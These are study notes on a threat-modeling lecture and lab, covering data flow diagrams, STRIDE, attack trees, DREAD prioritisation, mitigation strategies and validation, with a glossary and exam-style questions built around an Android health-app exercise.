What/Why: Helpful for considering **what changes the security state** of a system — for example moving from **unauthenticated to authenticated**, or from **user to root/admin** (L08 p.23).

Other UML diagrams: Any UML diagram can be adapted. UML = **Unified Modeling Language**; these can be quite complex. Example: **activity diagrams** show *process flow*, whereas **data flow diagrams only represent the exchange of data** (L08 p.23). (This contrast — data flow vs. control flow — recurs at validation, where the advice is to focus on data flow, not control flow, while remembering every transition indicates processing; see Validation below, L08 p.52.)

Tools to guide the threat search

To achieve **completeness and predictability** when finding threats, the lecture gives three categories of structuring tools (L08 p.25):

- **Attack libraries** — existing threats/categories used as inspiration.
- **STRIDE, PASTA, etc.** — a general search structure/technique.
- **Attack trees** — connecting a process and its possible threats.

Attack libraries

What: Collections of threats and vulnerabilities — structured, up-to-date information that helps **structure thinking toward completeness and predictability** (L08 p.26).

Examples named in the lecture (L08 p.26):

- **OWASP** — Open Web Application Security Project; category: *Top Ten risks*.
- **CAPEC** — Common Attack Pattern Enumeration and Classification.
- **CVE** — Common Vulnerabilities and Exposures.
- **CMU** — Vulnerability Notes Database.
- **Exploit-DB** — <https://www.exploit-db.com/>.
- The NVD vulnerability description database: <https://nvd.nist.gov/vuln>.

The lab repeats these as reference sources for inspiration when applying STRIDE: OWASP, CAPEC, CVE, Exploit-DB, CMU materials (E08 p.3).

STRIDE

What: STRIDE is a **methodology for identifying and categorizing threats** (L08 p.28). It is a mnemonic for six threat categories, each of which violates a specific security property (L08 p.28–29):

Letter	Threat	Property violated	Definition
S	Spoofing	Authentication	Impersonating something or someone else
T	Tampering	Integrity	Modifying data or code
R	Repudiation	Non-repudiation	Claiming to have not performed an action
I	Information Disclosure	Confidentiality	Exposing information to someone not authorized to see it
D	Denial of Service	Availability	Deny or degrade service to users
E	Elevation of Privilege	Authorization	Gain capabilities without proper authorization

(L08 p.29 — the slide gives exactly this Threat / Property Violated / Definition table.)

Why it's useful (L08 p.28):

- **Business oriented** — easier for non-technical people to relate to.
- **Expands (and can replace)** a "may by mechanisms and subsystems" approach.
- **Can also be used to identify threats** — e.g., as a pentest checklist.

Per-category illustrations in the slides (L08 p.30–36):

- **Spoofing over a network** (L08 p.30) — impersonating a machine/identity across the network.
- **Tampering with a file** (L08 p.31) — modifying data at rest.
- **Repudiation attacks on logs** (L08 p.32) — denying actions, attacking the audit trail.
- **Information disclosure (process)** and **information disclosure (data flow)** (L08 p.33–34) — leaking from a running process or from data in transit.
- **Denial of service** (L08 p.35) — "Can be **temporary** (as the attack continues; e.g. fill the network) or **persist beyond that** (e.g. fill a disk)."
- **Elevation of privilege (EoP)** (L08 p.36) — gaining higher rights than authorized.

How to use STRIDE (L08 p.37): Consider how **each** STRIDE threat could impact **each** part of the model — "How could a clever attacker spoof a certain part of the system? Could the attacker tamper with it? ... etc." Use aids: all available information at your disposal, **attack trees**, and experience.

Note on naming: the slide also references the **EoP card game** (Elevation of Privilege) as lab material to review — a card game built around STRIDE categories (E08 p.2).

Attack trees

What: An attack tree is a **branching, hierarchical data structure that represents a set of potential techniques for exploiting security vulnerabilities** (L08 p.38). Structure (L08 p.38):

- **Root node** = the security incident that is the *goal* of the attack.
- **Branches and subnodes** = the ways an attacker could reach that goal.
- **Leaf nodes** (final nodes on paths outward from the root) = different ways to *initiate* an attack.
- **Motivation:** to effectively exploit the information available on attack patterns.

Why: They express the **structured relationship between attack details** — "this is a subcategory of that" — and can be presented as an *outline* (for the big picture) (L08 p.39). The lecture notes there is a difference between **creation vs. use** of an attack tree (L08 p.39).

Three representations of a tree (L08 p.39): the same tree can be drawn as (1) a graphical AND/OR tree diagram, or (2) written as a textual **outline** (e.g., *Goal: Access to the building* → 1. Go through a door → a. When it's unlocked → i. Get lucky; ii. Observe the latch plate; iii. Distract the person ...; b. Drill the lock; c. Pick the lock; d. Get the key ...; 2. Go through a window; 3. Go through a wall) — illustrating that an attack tree and a structured outline are interchangeable views of the same hierarchy.

Worked example in the slides: *An Attack Tree for Internet Banking Authentication* (L08 p.40) — root "**Bank Account Compromise**," branching into sub-goals such as *User credential compromise* (→ user surveillance, theft of token and handwritten notes, malicious software installation, brute-force attacks with PIN calculators, user communication with attacker, ...), *Injection of commands*, *User credential guessing*, and *Use of known authenticated session by attacker* (e.g., session hijacking, normal user authentication with specified session ID). Leaf nodes are coded (e.g. UT/Cx, UV/Cx, CCx, BBx, SSx) to map back to specific techniques.

How to use an attack tree (L08 p.41):

- **Find an appropriate (existing) tree** — e.g., via web search.
- **Iterate through your diagram and the tree**, asking "Does this apply here?" More precise iteration is more useful when you're learning, or for high-stakes analysis.

How to create an attack tree (L08 p.41) — for a project or general use, the steps are:

1. **Choose a representation** (graphical tree or outline).
2. **Create a root node** (the goal, e.g., "Get root").
3. **Add subnodes** (the ways to reach the goal).
4. **Consider completeness**.
5. **Prune and check**.

Addressing threats — the four mitigation strategies

What: Once threats are found, **for each threat in your list you need to find a strategy** (L08 p.43). The four options:

1. **Mitigating** — make it harder for the attacker to take advantage. *This is the default.*
2. **Eliminating** — remove the functionality responsible.
3. **Transferring** — let somebody else handle the problem.
4. **Accepting** — used if the threat cannot be addressed in another reasonable manner.

Key caveat: There are almost always **trade-offs** when deciding how to deal with a threat (L08 p.43).

"Fix It!" — eliminate beats mitigate (L08 p.45): The *best* way to remove a security bug is to **remove the functionality**. The lecture's example: if SSL didn't have a "heartbeat" message, the **Heartbleed** bug couldn't exist. If you don't remove it, **you can only mitigate, not fix**.

Mitigation techniques mapped to STRIDE

The lecture gives concrete mitigations per category.

Addressing Integrity / Spoofing issues (L08 p.44):

- Use permissions as provided.

- **Cryptography is required over a network** — e.g., SSL/TLS for authenticating computers.
- **Authenticating bits** (files, messages, etc.) — digital signatures, hashes (appropriately managed).
- Implementing a permission system is hard — many documented mistakes; passwords, MFA, etc.

Addressing Repudiation (L08 p.44):

- **Logs** — logging, log-analysis tools, secure log storage.
- **Secure time stamps.**
- **Trusted third parties.**

Full "More Technical Mitigations" table (L08 p.45) — columns: Threat / Mitigation Technology / Developer Example / Sysadmin Example:

Threat	Mitigation Technology	Developer Example	Sysadmin Example
Spoofing	Authentication	Digital signatures, Active Directory, LDAP	Passwords, crypto tunnels
Tampering	Integrity, permissions	Digital signatures	ACLs/permissions, crypto tunnels
Repudiation	Fraud prevention, logging, signatures	Customer history risk management	Logging
Information disclosure	Permissions, encryption	Permissions (local), PGP, SSL	Crypto tunnels
Denial of service	Availability	Elastic cloud design	Load balancers, more capacity
Elevation of privilege	Authorization, isolation	Roles, privileges, input validation for purpose, (fuzzing*)	Sandboxes, firewalls

* **Fuzzing/fault injection is *not* a mitigation, but a great testing technique** (see chapter 8, *Threat Modeling*) (L08 p.45).

Prioritizing threats (DREAD and risk matrices)

What/Why: Not all threats are equal; you need a way to prioritize. Strategies listed (L08 p.46): **wait to see; easy fixes first; threat ranking with a "bug bar"; cost/damage estimation approaches; DREAD.**

DREAD is a scoring model with five factors (L08 p.46):

- **D — Damage Potential**
- **R — Reproducibility**
- **E — Exploitability**
- **A — Affected Users**
- **D — Discoverability**

How DREAD works: For each factor, scale from **high to low severity** and **assign a point for each score** (L08 p.46). Worked example for "Damage" of Threat 1 (L08 p.47):

- **3 points — High:** an attacker can run as administrator.
- **2 points — Medium:** revealing sensitive data.
- **1 point — Low:** revealing data.

For this example system, Damage for Threat 1 is given **1 point (Low)**. Then you **sum the scores and take the average** for Threat 1, and similarly define scores for the remaining "READ" factors (Reproducibility, Exploitability, Affected users, Discoverability) for each threat (L08 p.47).

Another approach — a risk matrix (L08 p.48): For each threat define a scale for:

- **Impact to system/data** — e.g., Minor, Moderate, Severe.
- **Likelihood of occurrence** — e.g., Unlikely, Possible, Likely.

Then **plot** threats on a 3×3 Impact $\times$ Likelihood grid (numbered threats land in coloured cells — severe + likely = red/high priority; minor + unlikely = green/low priority). This matrix is from the paper "*Google Android: A comprehensive security assessment*" (Shabtai et al., 2010) (L08 p.48).

Validating the threat model

What: Validation = "Quality Assurance for Threat Models" (L08 p.49). There are **two things to validate** (L08 p.50):

1. **The threat model itself.**
2. **That the identified threats are addressed.**

Validating the model — gather expertise (everyone involved) and ask (L08 p.50):

- Is the model **complete**?
- Is the model **accurate**?
- Does it cover **all the security decisions** we made?
- Can we move on to a newer version of the model? Update when necessary.

Go through the diagram again, asking (L08 p.51):

- Have we checked **every part** for threats?
- Have we considered relevant **attack trees**?
- Have we gone through the **whole STRIDE list**?
- Have we made a **complete list of threats** — i.e., is there an issue in the bug tracker for *each* threat?
- Have we **listed all assumptions**?

Updating the model (L08 p.52):

- **Focus on data flow, not control flow** (but remember every transition indicates processing).
- **Vague phrasings indicate a need for more detail.**
- When explaining the diagram, do you add information? A discussion could indicate an **incomplete diagram**.
- **A data flow model should have no dead ends.**

Validating all threats are addressed (L08 p.52):

- Check that the model **matches reality**.
 - Do you have documentation for each threat covering: **risks, the strategy addressing the risk, and a test** available for each one?
 - Has **every threat issue been closed**? Are the tests part of the development and/or deployment procedure?
-

Glossary

- **Threat modeling** — A tool/process to improve security by addressing predictable threats; structured, efficient, big-picture analysis to ensure more secure software/systems (L08 p.8–9).
- **Asset** — A valuable thing the business cares about; overlapping definitions: something an attacker wants, something you want to protect, or a stepping stone (L08 p.11).
- **Stepping stone** — A resource (e.g., any computer inside the perimeter) valuable not for itself but as a route to a more valuable target ("inner sanctum") (L08 p.12).
- **Trust boundary** — Where two or more principals (entities with *different privileges*) interact; threats cluster here; best enforced by the OS (L08 p.21).
- **Principal** — An entity (user, process, machine) with a particular privilege level that interacts across a trust boundary (L08 p.21).
- **Data Flow Diagram (DFD)** — A model abstracting a program into processes, data stores, data flows, and external entities; threats follow data (L08 p.17).
- **Process** — In a DFD, *your code*; drawn as a rounded rectangle or circle (double circle = multi-process) (L08 p.17).
- **Data store** — In a DFD, files, databases, or shared memory (L08 p.17).
- **Data flow** — In a DFD, a connection (arrow) carrying data between processes and other elements (L08 p.17).
- **External entity** — In a DFD, everything but your code and data, including people and cloud software (L08 p.17).
- **DFD level (Level 1 / Level 2)** — Successively decomposed DFDs; higher-level processes are expanded into more detailed sub-diagrams (L08 p.19–20).
- **Swim lane diagram** — Diagram showing two or more entities communicating, each in a lane, with implicit boundaries between lanes; good for network protocols (e.g., TCP 3-way handshake) (L08 p.22).
- **State machine** — A model of what changes a system's *security state* (e.g., unauthenticated → authenticated, user → root) (L08 p.23).
- **UML (Unified Modeling Language)** — A modelling notation; any UML diagram (e.g., activity diagram for process flow) can be adapted for threat modeling (L08 p.23).
- **Attack library** — A structured, up-to-date collection of threats/vulnerabilities used to drive completeness (OWASP, CAPEC, CVE, CMU, Exploit-DB) (L08 p.26).
- **OWASP** — Open Web Application Security Project; provides the Top Ten risks (L08 p.26).
- **CAPEC** — Common Attack Pattern Enumeration and Classification (L08 p.26).
- **CVE** — Common Vulnerabilities and Exposures (L08 p.26).
- **STRIDE** — Methodology to identify/categorize threats: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege (L08 p.28).
- **Spoofing** — Impersonating something or someone else; violates Authentication (L08 p.29).
- **Tampering** — Modifying data or code; violates Integrity (L08 p.29).
- **Repudiation** — Claiming to have not performed an action; violates Non-repudiation (L08 p.29).
- **Information Disclosure** — Exposing information to someone not authorized to see it; violates Confidentiality (L08 p.29).
- **Denial of Service (DoS)** — Deny or degrade service to users; violates Availability; can be temporary or persistent (L08 p.29, 35).
- **Elevation of Privilege (EoP)** — Gain capabilities without proper authorization; violates Authorization (L08 p.29, 36).

- **Attack tree** — A branching, hierarchical structure: root = attack goal, branches/subnodes = ways to reach it, leaf nodes = ways to initiate the attack (L08 p.38).
- **Root node** — The attack goal at the top of an attack tree (L08 p.38).
- **Leaf node** — A final node on a path out from the root; a concrete way to initiate the attack (L08 p.38).
- **Mitigating** — Making it harder for an attacker to exploit a threat; the default strategy (L08 p.43).
- **Eliminating** — Removing the functionality responsible for a threat (the best "fix") (L08 p.43, 45).
- **Transferring** — Letting someone else handle the problem (L08 p.43).
- **Accepting** — Tolerating a threat when it can't reasonably be addressed otherwise (L08 p.43).
- **DREAD** — Prioritization scoring: Damage potential, Reproducibility, Exploitability, Affected users, Discoverability; score each high→low and average (L08 p.46–47).
- **Bug bar** — A threat-ranking threshold used to prioritize threats (L08 p.46).
- **Risk matrix** — A grid plotting threats by Impact (Minor/Moderate/Severe) × Likelihood (Unlikely/Possible/Likely) (L08 p.48).
- **Heartbleed** — An example bug in SSL's heartbeat message; cited to show that removing functionality eliminates whole bug classes (L08 p.45).
- **Fuzzing / fault injection** — A testing technique (*not* a mitigation) (L08 p.45).
- **EoP card game** — Elevation of Privilege card game; STRIDE-based lab material to review before the exercise (E08 p.2).

How-To Cookbook

A. Run the full four-step threat-modeling flow (L08 p.16)

1. **Model the system.** Draw a DFD (see B). Abstract away detail so you can see the whole; make trust boundaries explicit (L08 p.14, 21).
2. **Find threats.** Walk every element with STRIDE (see C) and consult attack libraries and relevant attack trees (see D) (L08 p.25, 37).
3. **Address threats.** For each threat choose Mitigate / Eliminate / Transfer / Accept, then prioritize with DREAD or a risk matrix (see E, F) (L08 p.43, 46).
4. **Validate.** QA the model and confirm every threat is documented, tracked, and tested (see G) (L08 p.49–52).
5. **Repeat.** Treat it as a continuous process — re-run as the system or threat landscape changes (L08 p.53).

B. Build a Data Flow Diagram (DFD) (L08 p.17–21)

1. **Identify external entities** — everything outside your code/data: users, other systems, cloud services. Draw each as a **rectangle**.
2. **Identify processes** — your code/components. Draw each as a **rounded rectangle or circle** (use a **double circle** for a multi-process that you will decompose further).
3. **Identify data stores** — files, databases, shared memory. Draw each as a **pair of parallel lines**.
4. **Draw data flows** — arrows connecting the elements; **label each with the data that moves** (e.g., "Requests", "Responses", "SQL Query Calls", "Data").
5. **Add trust boundaries** — draw **dashed lines/boxes** wherever principals of different privilege interact (e.g., user ↔ app, app ↔ database, device ↔ cloud). These are where you'll focus threat-

finding.

6. **State your assumptions** on the diagram (platform, framework, components) (E08 p.2).
7. **Sanity-check:** no dead ends; every transition implies processing; vague labels mean you need more detail (L08 p.52). If a process is too coarse, **decompose** it into a lower-level DFD (Level 1 → Level 2) (L08 p.19–20).

C. Apply STRIDE per element (L08 p.28–37)

1. List every DFD element (each process, data store, data flow, external entity) — paying special attention to elements **on or crossing trust boundaries** (L08 p.21).
2. For **each** element, ask **each** STRIDE question (L08 p.37): - **Spoofing** — can the element/identity be impersonated? (Authentication) - **Tampering** — can its data/code be modified? (Integrity) - **Repudiation** — can an actor deny an action? (Non-repudiation) - **Information disclosure** — can data leak to the unauthorized? (Confidentiality) - **Denial of service** — can it be made unavailable/degraded? (Availability) - **Elevation of privilege** — can someone gain rights they shouldn't have? (Authorization)
3. Record each identified threat in a structured **list or table** keyed by STRIDE category; aim for **multiple examples per category** (E08 p.2–3).
4. Use **attack libraries** (OWASP, CAPEC, CVE, Exploit-DB, CMU) and **attack trees** as inspiration to reach completeness (L08 p.26, 37).

D. Construct an attack tree (L08 p.41)

1. **Choose a representation** — a graphical tree or a textual outline (they're interchangeable) (L08 p.39).
2. **Create the root node** = the attacker's goal (e.g., "Bank Account Compromise" or "Get root").
3. **Add subnodes** = the ways an attacker could reach that goal; expand each into more specific child nodes.
4. **Continue to leaf nodes** = concrete ways to *initiate* the attack.
5. **Consider completeness** — have you captured the main paths? Consult existing trees via web search and ask "Does this apply here?" (L08 p.41).
6. **Prune and check** — remove irrelevant branches and verify against your DFD/STRIDE results.

E. Choose a mitigation strategy per threat (L08 p.43–45)

For each threat in your list, pick one (remembering trade-offs always exist): 1. **Eliminate** if you can — remove the responsible functionality (the only true "fix"; cf. Heartbleed) (L08 p.45). 2. Otherwise **Mitigate** (default) — apply the STRIDE-mapped mitigation technology (e.g., Spoofing → authentication/crypto; Repudiation → logging + secure timestamps; Information disclosure → permissions + encryption) (L08 p.44–45). 3. **Transfer** — hand the risk to a third party where appropriate. 4. **Accept** — only if it cannot reasonably be addressed otherwise.

F. Prioritize with DREAD (worked example) (L08 p.46–47)

1. For a given threat, score each factor high→low: **Damage**, **Reproducibility**, **Exploitability**, **Affected users**, **Discoverability**.
2. Use defined scales, e.g. for **Damage**: High = attacker runs as administrator (3); Medium = revealing sensitive data (2); Low = revealing data (1).
3. **Worked example — Threat 1**: Damage scored **1 (Low)**. Then score R, E, A, D the same way.
4. **Sum the scores and take the average** to get Threat 1's overall priority; repeat for every threat and

rank them (L08 p.47).

5. (Alternative) Plot each threat on a **risk matrix** (Impact × Likelihood) and treat Severe + Likely as top priority (L08 p.48).

G. Validate the threat model (L08 p.50–52)

1. **Validate the model:** gather everyone involved; confirm it is complete and accurate and covers all security decisions; produce a newer version if needed.
2. **Re-walk the diagram:** every part checked for threats? relevant attack trees considered? whole STRIDE list covered? complete threat list (a bug-tracker issue per threat)? all assumptions listed?
3. **Update rules:** focus on data flow not control flow; vague phrasing → add detail; no dead ends.
4. **Validate threats are addressed:** model matches reality; each threat has documented risk + mitigation strategy + a test; every threat issue closed; tests folded into dev/deployment.

Worked example — lab walkthrough (Android health app) (E08 p.2–4)

1. **Model (Exercise 1):** Build a DFD for an **Android health app**: user authenticates with username/password; can manually enter/edit/delete personal data (height, weight, activity, diet); data stored **locally on the device** (E08 p.2). Elements: External entity = *User*; Process = *Health App / Auth module*; Data store = *Local DB on device*; Data flows = login credentials, CRUD data operations; Trust boundary = between the user and the app, and between the app and the OS/local store. State assumptions (native framework, OS components) on the diagram (E08 p.2).
2. **Find threats (Exercise 2):** Apply STRIDE to each element, multiple examples per category — e.g. **S**: spoof another user at login; **T**: tamper with locally stored health records; **R**: user denies deleting an entry (no audit log); **I**: another app reads the local DB (confidentiality); **D**: fill local storage so the app can't save; **E**: a malicious local app escalates to read the health DB (E08 p.2). Use the Acme case study, the EoP card game, OWASP/CAPEC/CVE/Exploit-DB for inspiration (E08 p.2–3).
3. **Discuss & refine (Exercise 3):** Cross-check with another group; finalise the DFD (with a brief description of key components) and a STRIDE table (E08 p.3).
4. **Evolve the system (Exercise 4):** Turn it into a **fitness tracker** — now it collects data from **third-party devices via Bluetooth** (steps, distance, calories, activity, sleep), **processes/cleans/computes** on the data, users **can no longer edit manually**, and data is stored **both locally and in a cloud service**. Update the DFD with the new components, data flows, and **trust boundaries** (Bluetooth link, cloud), and revise STRIDE to cover **external devices, wireless communication, and cloud storage** (E08 p.3).
5. **Discuss & refine again (Exercise 5):** Re-validate the updated DFD + STRIDE with another group (E08 p.4). - **Hint from the lab:** clearly define assumptions, focus on trust boundaries, apply STRIDE, keep diagrams/tables structured, and update the analysis as the system evolves (E08 p.4).

Exam-Style Q&A

Q1. List the four steps of the threat modeling flow and say what each does. A. (1) **Model System** — represent/rewrite the system (e.g., a DFD) to enable analysis. (2) **Find Threats** — identify threats in the model using STRIDE, attack libraries, and attack trees. (3) **Address Threats** — decide how to deal with each (mitigate/eliminate/transfer/accept) and prioritize. (4) **Validate** — QA the model and confirm every threat is addressed, documented, and tested (L08 p.16, 24, 42, 49). The lecture stresses it must be predictable, reliable, scalable, and practical — and that it's a continuous process (L08 p.13, 53).

Q2. What does STRIDE stand for, and which security property does each category violate? A.

Spoofing → Authentication; Tampering → Integrity; Repudiation → Non-repudiation; Information Disclosure → Confidentiality; Denial of Service → Availability; Elevation of Privilege → Authorization (L08 p.28–29). Definitions: impersonation; modifying data/code; denying an action; exposing data to the unauthorized; denying/degrading service; gaining capabilities without proper authorization (L08 p.29).

Q3. What are the four element types of a Data Flow Diagram, and what symbol represents each?

A. **Process** (your code) — rounded rectangle / circle (double circle = multi-process); **Data store** (files, databases, shared memory) — parallel lines; **Data flow** (connects elements) — labelled arrow; **External entity** (everything but your code/data, incl. people and cloud software) — rectangle (L08 p.17–18). Trust boundaries are added as dashed boxes (L08 p.18).

Q4. Define a trust boundary and explain why threat modelers care about them. A. A trust boundary is **where two or more principals — entities with different privileges — interact** (L08 p.21). They matter because **threats tend to cluster around trust boundaries**, and effective threat modeling requires making these (often implicit) boundaries **explicit**. They should be enforced somehow, ideally by the OS (L08 p.21).

Q5. Why does the lecture caution against starting threat modeling by "thinking like an attacker"?

A. Because it is **risky** — if you misjudge what attackers know or will do, the whole model goes astray; and you already know a lot about your own system. The advice is not to *start* from attackers, though you should still keep them in mind for different scenarios (L08 p.10). Asset-centric starts are also tricky due to "risk of perspective" and overlapping asset definitions (L08 p.11–12).

Q6. Describe the structure of an attack tree and what the root and leaf nodes mean. A. An attack tree is a **branching, hierarchical** structure of techniques for exploiting vulnerabilities. The **root node** is the attack's goal (e.g., "Bank Account Compromise"); **branches and subnodes** are ways to reach that goal; **leaf nodes** are concrete ways to *initiate* the attack. Its purpose is to exploit available information on attack patterns (L08 p.38, 40).

Q7. Give the steps to create an attack tree. A. Choose a representation (tree or outline) → create a **root node** (the goal, e.g., "Get root") → **add subnodes** (ways to reach it) → **consider completeness** → **prune and check** (L08 p.41). To use an existing tree: find an appropriate one (web search) and iterate through your diagram asking "Does this apply here?" (L08 p.41).

Q8. What are the four strategies for addressing a threat, and which is the default? A. **Mitigate** (make exploitation harder — *the default*), **Eliminate** (remove the responsible functionality — the best true fix), **Transfer** (let someone else handle it), and **Accept** (if it can't reasonably be addressed otherwise). There are almost always **trade-offs** (L08 p.43). Example of eliminating: removing SSL's heartbeat would have prevented Heartbleed entirely (L08 p.45).

Q9. What is DREAD and how is it used to prioritize threats? A. DREAD = **Damage potential, Reproducibility, Exploitability, Affected users, Discoverability**. For each factor you scale from high to low severity and assign a point; then **sum and average** the scores per threat to rank them (L08 p.46–47). Example: Damage scored High = 3 (run as admin), Medium = 2 (reveal sensitive data), Low = 1 (reveal data); Threat 1's Damage = 1 (Low) (L08 p.47).

Q10. Besides DREAD, what prioritization approaches does the lecture mention? A. Wait-to-see, easy-fixes-first, threat ranking with a **bug bar**, and cost/damage estimation (L08 p.46). It also shows a **risk matrix** plotting each threat by **Impact** (Minor/Moderate/Severe) × **Likelihood** (Unlikely/Possible/Likely), from Shabtai et al.'s Android security assessment (L08 p.48).

Q11. Give one mitigation technology for each STRIDE category (per the lecture's table). A.

Spoofing → **Authentication** (digital signatures, AD/LDAP; passwords, crypto tunnels); Tampering → **Integrity/permissions** (digital signatures; ACLs, crypto tunnels); Repudiation → **fraud prevention, logging, signatures**; Information disclosure → **permissions, encryption** (PGP, SSL, crypto tunnels);

Denial of service → **availability** (elastic cloud design; load balancers, more capacity); Elevation of privilege → **authorization, isolation** (roles, input validation; sandboxes, firewalls) (L08 p.45).

Q12. What two things must be validated, and what questions does the lecture suggest when re-walking the diagram? A. Validate (1) **the threat model itself** and (2) **that identified threats are addressed** — "QA for your model" (L08 p.50). Re-walk asking: have we checked every part for threats? considered relevant attack trees? gone through the whole STRIDE list? made a complete threat list (a bug-tracker issue per threat)? listed all assumptions? (L08 p.51). For each threat there should be documented risks, a mitigation strategy, and a test, and every threat issue should be closed (L08 p.52).

Q13. The lecture says to "focus on data flow, not control flow." What does that mean, and what makes a DFD valid? A. A DFD represents the **exchange of data**, not the program's control logic (activity diagrams handle control flow) (L08 p.23, 52). When updating, focus on data flow, but remember every transition implies processing; vague phrasings need more detail; and a valid data flow model has **no dead ends** (L08 p.52).

Q14. Name four attack libraries/resources the lecture recommends and what they're for. A. **OWASP** (Top Ten risks), **CAPEC** (attack pattern catalogue), **CVE** (known vulnerabilities/exposures), **CMU Vulnerability Notes Database**, and **Exploit-DB** — structured, up-to-date collections that help drive **completeness and predictability** when searching for threats (L08 p.26).

Q15. In the lab, how does the threat model change when the health app becomes a fitness tracker, and what new STRIDE concerns appear? A. New components: third-party Bluetooth devices feeding data; data processing/cleaning/computation; cloud storage in addition to local; manual editing removed (E08 p.3). New trust boundaries: the Bluetooth wireless link and the device↔cloud link. STRIDE must now cover **external devices, wireless communication, and cloud storage** — e.g., spoofing a paired Bluetooth device, tampering with data in transit over Bluetooth, information disclosure from cloud storage, DoS by flooding the wireless channel, and elevation via the cloud service (E08 p.3).

Q16. How does threat modeling differ from penetration testing? A. Both perform threat assessment, but penetration testers must **infer** system details via active/passive reconnaissance, whereas threat modeling is done with **full system knowledge**, enabling a more structured and comprehensive evaluation of risks (E08 p.1). Threat modeling is also a *design-time/proactive* technique, complementing reactive methods like pen testing, fuzzing, and waiting for bug reports (L08 p.7–8).

Gotchas

- **Eliminating ≠ mitigating.** Mitigating only makes exploitation *harder*; the only way to truly *fix* a security bug is to **remove the functionality** (eliminate). If you keep the feature, "you can only mitigate, not fix" (L08 p.43, 45). The Heartbleed example exists to drive this home.
- **Don't blindly start from the attacker.** "Think like an attacker" is risky — get the attacker model wrong and your whole analysis goes astray. The system-centric DFD + STRIDE path is the safer default; keep attackers in mind only for scenarios (L08 p.10).
- **"Asset" has three overlapping meanings** (attacker wants it / you want to protect it / stepping stone). Picking the wrong perspective skews your defences; what an asset list really buys you is *setting up your defences* (L08 p.11–12).
- **Trust boundaries are easy to leave implicit — and that's exactly where threats cluster.** Always draw them as dashed boundaries; STRIDE should be hammered hardest at elements crossing them (L08 p.21).
- **DFD = data flow, not control flow.** Don't draw an activity/flowchart and call it a DFD; DFDs only represent the *exchange of data*. A valid DFD has **no dead ends**, and vague labels signal missing detail

(L08 p.23, 52).

- **Fuzzing/fault injection is a *testing* technique, not a mitigation.** Don't list it as a fix in the "Address Threats" step (L08 p.45).
- **DREAD has two D's.** Damage potential *and* Discoverability — easy to drop one. The other letters are Reproducibility, Exploitability, Affected users; score high→low and **average**, not just count (L08 p.46–47).
- **STRIDE must be applied to *every element*, exhaustively.** It's a per-element checklist (each STRIDE category × each model part), not a one-off brainstorm; partial coverage fails validation (L08 p.37, 51).
- **Map each STRIDE letter to its property.** A common slip is mismatching, e.g. Repudiation ↔ Non-repudiation (not Integrity), Spoofing ↔ Authentication, EoP ↔ Authorization. The exact mapping is the L08 p.29 table.
- **Validation is two-pronged.** Validate the *model and* that *threats are addressed* (documented risk + strategy + test, issues closed). People forget the second half (L08 p.50, 52).
- **It never ends.** Treating threat modeling as a one-time deliverable is a mistake — systems change, attack patterns change, new attacks appear; the process continues for the deployed product (L08 p.53).
- **State assumptions explicitly.** Both the slides (list all assumptions, L08 p.51) and the lab (clearly define assumptions, ensure they're reflected in the diagram, E08 p.2, p.4) require this — unlisted assumptions are a validation failure.
- **DoS can be temporary or persistent.** Temporary = lasts only while the attack continues (e.g., flooding the network); persistent = lasts beyond it (e.g., filling a disk). Don't treat all DoS as transient (L08 p.35).

Coverage note / what's not fully specified

- A few slides are title-only or heavily image-based; their content has been captured from the rendered figures: the STRIDE property table (L08 p.29), the DFD examples and their notation key (L08 p.18–20), the swim-lane TCP handshake (L08 p.22), the attack-tree representations and the Internet Banking Authentication tree (L08 p.39–40), the technical-mitigations table (L08 p.45), and the Impact × Likelihood risk matrix (L08 p.48).
- The lecture references **PASTA** only by name as another STRIDE-like search technique (L08 p.25); the slides give no detail on PASTA's steps, so it is not elaborated here.
- The **Learning Objectives** slide (L08 p.6) is truncated in the deck (it ends at "Understand"), so the full stated objectives are not available from the source.
- The **Acme case study** and **EoP card game** are referenced as lab Resources (E08 p.2) but are packaged separately (`Resources.zip`); their internal content is outside the two PDFs read and is therefore not summarized here.

08. Threat Modeling I — Commands & Code Examples

Sketch the DFD element/notation legend

What: Reproduce the five DFD symbols from memory before drawing any diagram — the marker often wants the notation key explicitly (L08 p.17–18).


DFD NOTATION KEY (L08 p.17–18)		
Element	Meaning	Symbol (ASCII)
External Entity	Everything but YOUR code/data (people, cloud, other systems)	+-----+ User +-----+
Process	YOUR code / a component (rounded rect OR circle)	(Process)
Multi-Process	Process to be decomposed further (double circle)	((Process))
Data Store	Files, databases, shared memory (two parallel lines)	=== Data Store === (open-ended rectangle)
Data Flow	Data moving between elements (labelled arrow)	---- "label" ---->
Trust Boundary	Where principals of DIFFERENT privilege interact	- - - - - (dashed line / box)

Notes: Trust boundary is the "crucial fifth annotation," not one of the four element *types* (L08 p.17).

Common mistakes: drawing a single open rectangle for a process (that's an external entity), or forgetting to **label every data flow** with the data it carries (e.g. "Requests", "SQL Query Calls", "Data") (L08 p.73). External entity = "everything *but* your code and data" — your own DB is a data store, not external (L08 p.74).

